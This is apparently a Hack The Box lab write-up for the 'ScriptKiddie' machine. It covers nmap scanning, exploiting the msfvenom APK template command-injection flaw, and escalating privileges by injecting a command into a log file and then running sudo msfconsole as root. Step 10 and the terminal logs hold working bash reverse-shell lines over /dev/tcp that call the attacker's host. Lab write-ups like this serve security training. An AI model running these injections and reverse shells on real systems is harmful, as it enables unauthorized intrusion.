

SCRIPTKIDDIE

Hey guys Mahesh here back again with another writeup and today we'll be solving HTB machine called as scriptkiddie so lets hop over to our terminal ..

Machine	INFO
NAME	SCRIPTKIDDIE
IP	10.10.10.226
POINTS	20
OS	LINUX
DIFFICULTY	EASY
OUT ON	06 FEB 2021
CREATER	0xdf

1. First thing first lets scan the machine using nmap .. and we got two ports running PORT 22 and PORT 5000.


```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-18 14:47 IST
Nmap scan report for 10.10.10.226
Host is up (0.70s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
5000/tcp  open  http     Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-title: kld'5 h4ck3r t00l5
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=2/18%OT=22%CT=1%CU=36995%PV=Y%DS=2%DC=T%G=Y%TM=602E30F
OS:4%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M54BST11NW7%O2=M54BST11NW7%O3=M54BNNT11NW7%O4=M54BST11NW7%O5=M54BST1
OS:1NW7%O6=M54BST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M54BNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT      ADDRESS
1    591.29 ms  10.10.16.1
2    296.63 ms  10.10.10.226


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.62 seconds
```

2. The webserver is running on PORT 5000 and it seems to be a payload generator for various OS using metasploit



3. And we can see that the version is vulnerable by template cmd injection in android apk files now lets exploit ..

4. Unitill now we know that we can generate a payload using this msf-framework and we can also see that it generates payload at /static/payloads/name.exe where we can download the payload



- payload: windows/meterpreter/reverse_tcp
- LHOST: 10.10.16.3
- LPORT: 4444
- template: None
- download: 2dac6f76ad9d.exe
- expires: 5 mins

5. On the web server we can see that the web server allows us to choose our the apk template ,Now after googling a bit found a rapid7 blog where they are exploiting the template injexion vulnerability : https://www.rapid7.com/db/modules/exploit/unix/fileformat/metasploit-msfvenom-apk-template_cmd_injection/

6. Lets create a template using metasploit exploit : unix/fileformat/metasploit-msfvenom-apk-template_cmd_injection on the webserver select the following options and open a netcat listner in new terminal

OS = android

Lhost = 127.0.0.1

apk = msf.apk

```
msf5 exploit(unix/fileformat/metasploit-msfvenom-apk-template_cmd_injection) > options
Module options (exploit/unix/fileformat/metasploit-msfvenom-apk-template_cmd_injection):


| Name     | Current Setting | Required | Description       |
|----------|-----------------|----------|-------------------|
| FILENAME | msf.apk         | yes      | The APK file name |


Payload options (cmd/unix/reverse_netcat):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 127.0.0.1       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


msf5 exploit(unix/fileformat/metasploit-msfvenom-apk-template_cmd_injection) > run
[*] Started reverse TCP handler on 10.10.16.2:4444
[*] msf.apk stored at /root/.msf4/local/msf.apk
```

7. After hitting the generate button we got a shell

8. Cat out the user.txt file from /home/kid/user.txt now its time for privilage escalation ..

9. There is another user called as pwn in the home/pwn we can see a bash file called as scanlosers.sh which shows the PATH=/home/kid/log/hackers

10. After doing a quick testing for command injection inside /home/kid/log/hackers file we were able to put two spaces and semicolon (;) with our bash reverse shell

shell : echo " ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.12.13/443 0>&1' # >> hackers (we put the # to escape redirection to /dev/null output)

```
File Actions Edit View Help
root@kali:~/CTF/ktb/scriptkiddie root@kali: ~
root@kali:~/CTF/ktb/scriptkiddie# nc -nvlp 123
listening on [any] 123 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.226] 46822
bash: cannot set terminal process group (869): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$
pwn@scriptkiddie:~$

kidd@scriptkiddie:~/logs$ echo " ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.16.2/123 0>&1' # >> hackers
kidd@scriptkiddie:~/logs$
```

11. After getting a reverse shell as pwn user i executed the sudo -l and i found that i was able to run /opt/msf/msfconsole as root

```
File Actions Edit View Help
root@kali:~/CTF/ktb/scriptkiddie root@kali: ~
root@kali:~/CTF/ktb/scriptkiddie# nc -nvlp 123
listening on [any] 123 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.226] 46822
bash: cannot set terminal process group (869): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$ sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.0/msfconsole
pwn@scriptkiddie:~$
```

12. So i started the msfconsole and we got the root shell and root.txt

```
File Actions Edit View Help
root@kali:~/CTF/ktb/scriptkiddie
pwn@scriptkiddie:~$ sudo msfconsole
sudo msfconsole

#####  dTb,eTb
  III  4' v '8
  III  6' v 'P
  III  'T' . 'P'
  III  'T' . 'P'
  III  'T' . 'P'
#####  'T' . 'P'

I love shells --egypt

+ -- ==[ metasploit v6.0.0-dev
+ -- ==[ 2889 exploits - 1122 auxiliary - 352 post
+ -- ==[ 592 payloads - 45 encoders - 18 nops
+ -- ==[ 7 evasion

Metasploit tip: Adapter names can be used for IP params set LHOST eth0

stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
msf5 >
```

```
File Actions Edit View Help
root@kali: ~/.ssh/sshpkcs11
root@kali: ~

stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
msf5 = ls
stty: 'standard input': Inappropriate ioctl for device
[*] exec: ls

root.txt
snap
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
msf5 = cat root.txt
stty: 'standard input': Inappropriate ioctl for device
[*] exec: cat root.txt

stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
msf5 >
```

IF YOU LIKE THIS POST MAKE SURE TO LIKE SHARE AND COMMENT !!

RO4wVQ/hyXhjln4S

\$UQI5o6XSa2USqAM.RT9YwujFhZWriZqEz5We.opH1FLTbDtLfruET9jIKcEEqfxnCb1UxwhcfWJ/2gPJE77